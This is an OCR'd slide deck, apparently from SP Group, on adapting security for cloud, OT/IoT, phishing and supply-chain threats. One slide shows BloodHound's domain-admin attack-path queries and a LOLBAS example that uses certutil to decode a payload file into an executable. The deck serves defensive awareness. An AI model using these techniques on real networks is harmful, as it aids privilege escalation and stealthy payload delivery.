
Best Practices for a Cloud-Smart Journey

Source: Gartner, 2020

Always a gap between expectations and reality

Be mindful of the gaps and some fundamental considerations

- Gap between organisation's aspirations and ability of in-house staff to execute
- Gap between expected gains from cloud versus reality of what cloud can deliver
- Gap between existing and required risk functions, or between the existing and required foundational practices such as governance, compliance and security operations



FEATURE

Outsourcing–and Backsourcing–at JPMorgan Chase

JPMorgan Chase's decision to first outsource IT and then bring it back in-house stands as a cautionary tale for any CIO considering an outsourcing megadeal.

By Stephanie Overby

CIO | SEP 1, 2005 8:00 AM PT


K.I.S.S.

Don’t always go for the new shiny object

- Vendors like Amazon, Microsoft and Google add hundreds of new features to their cloud offerings every year

- Think about how your legacy application are going to integrate with these workloads

- Complexity will introduce new challenges and undesirable security impacts in the cloud



Container

- Vulnerability Exploits
- Suspicious Processes
- Unauthorized File System Activity

Host

- Vulnerability Exploits
- Privilege Escalations
- Orchestration Infrastructure Attacks

Network


- External Attacks
- Application Attacks
- Insider Threats
- Data Stealing
- Lateral Expansion
- DDoS, DNS Attacks
- C&C Connections
- Crypto Mining Installation


Container Run-Time Security

Cloud strategy != Cloudify everything

- Cloud strategy does not equate to moving everything to the cloud
- Ensure it aligns with other strategic plans (e.g. data center, security and architecture) and provides guidance to adoption plans
- Include an exit strategy that defines how you will get out of a particular cloud decision in the event it doesn’t work out as planned

Identify your crown jewels and blind spots




BloodHound
Start Node
Target Node
Database Info
Node Info
Queries
Pre-Built Analytics Queries
Find all Domain Admins
Find Shortest Paths to Domain Admins
Find Top 10 Users with Most Sessions
Find Top 10 Computers with Most Sessions
Find Top 10 Users with Most Local Admin Rights
Find Top 10 Computers with Most Admins
Users with Foreign Domain Grou
Groups with Foreign Domain Gro
Map Domain Trusts
AdminTo
Star
2,186
LOLBAS
Raw Query

LOLBAS

Living Off The Land Binaries and Scripts (and also Libraries)

```
C:\Temp> certutil -decode payload.txt
payload.exe
```

Identify your crown jewels and blind spots

(cont'd)

- Many IT security fundamentals not applicable to OT / IoT world
- Endpoint or agent-based approach is *impractical*
- May need to rely on network-based approach

Rethinking OT / IoT approach


Device Identity

Network Segmentation

Network Traffic Analysis

Device identity is not too difficult

Most mature solution space



Stage 1: Device Detection

Network Traffic Detection (ARP)

802.1X Authentication

Stage 2: Device Identification

Ports


Banners

Netflows

Source: Gartner, 2018

Network segmentation is more challenging


Micro-segmentation is useful to group devices by policies rather than physical location



- Decouple device’s identity from its physical location
- Newer novel approaches use ‘identity-based’ network micro-segmentation
- Can be extended into cloud environments

Network traffic analysis might be ‘easiest’

Anomaly detection is much better suited to OT/IoT environments




Source: Gartner, 2018

Missed biggest elephant in the room

Patch management is the hardest problem


- No mature COTS tool for this
- Leverage technologies that are likely already in place in IT environments
- Keep monitoring this space possibly for network identity-centric solutions



Source: Gartner, 2018

Missed second biggest elephant in the room


People are susceptible to social engineering, period.



Only 4 per cent of Singaporeans able to identify all phishing e-mails correctly: CSA survey


Source: The Straits Times, 21 Aug 2020.

Social engineering such as phishing is still effective



Twitter breach exposes one of tech's biggest threats: Its own employees

Cybersecurity professionals broadly agree on a central problem: Computers and code are fixable, but humans are not.




Florida teen, 2 others arrested over massive Twitter breach

The fraudulent scheme hacked Twitter accounts of people like Joe Biden, Bill Gates and Kanye West.


> “ … the incident targeted a small number of employees through a phone "spear-phishing" attack. ”

Sources: The Verge, Wired

Last elephant - supply chain attacks



Camera waiting to be positioned within the Xerox copier.




Spies in the Xerox Machine

Spies in the Xerox machine: how an engineer helped the CIA snoop on Soviet diplomats.


Popular Science

January 1, 1997 | Stover, Dan



This drawing is from patent 3,855,983, issued to Zopppoth in 1
miniature surveillance camera.

Last elephant - supply chain attacks




DAVID SHAYER 17 August 2020 21 comments

The Case of the Top Secret iPod

It was a gray day in late 2005. I was sitting at my desk, writing code for the next year's iPod. Without knocking, the director of iPod Software—my boss's boss—abruptly entered and closed the door behind him. He cut to the chase. “I have a special assignment for you. Your boss doesn't know about it. You'll help two engineers from the US Department of Energy build a special iPod. Report only to me.”

Who do we trust?




TURING AWARD LECTURE

Reflections on Trusting Trust

To what extent should one trust a statement that a program is free of Trojan horses? Perhaps it is more important to trust the people who wrote the software.

KEN THOMPSON



> The moral is obvious. You can't trust code that you did not totally create yourself. (Especially code from companies that employ people like me.) No amount of source-level verification or scrutiny will protect you from using untrusted code. In demonstrating the possibility of this kind of attack, I picked on the C compiler. I could have picked on any program-handling program such as an assembler, a loader, or even hardware microcode. As the level of program gets lower, these bugs will be harder and harder to detect. A well-installed microcode bug will be almost impossible to detect.

Question

In the new normal, which is the most important for a critical infrastructure owner to secure?


A) IT Network

B) OT Network

C) Cloud Instances

D) People

What to adapt to the New Normal



Prepare	Mitigate	Respond/Activate	Recover/Restore	Rebuild/Renew
Planning activities to prepare via contingency planning, prioritizing business functions and defining alternate work area options	Activities to mitigate or eliminate potential risks and/or to reduce or minimize their impact	Immediate actions and activities to respond to event via situational awareness, monitoring and/or plan activation	Activities to recover or restart critical business functions, and reorient to working in the changed environment	Activities to rebuild or renew for the new normal environment

Source: Gartner

729972_C

Relook at security architecture and fundamentals to support *distributed data*, *smart devices*, *human* and *supply chain security*.

SPgroup

powering the nation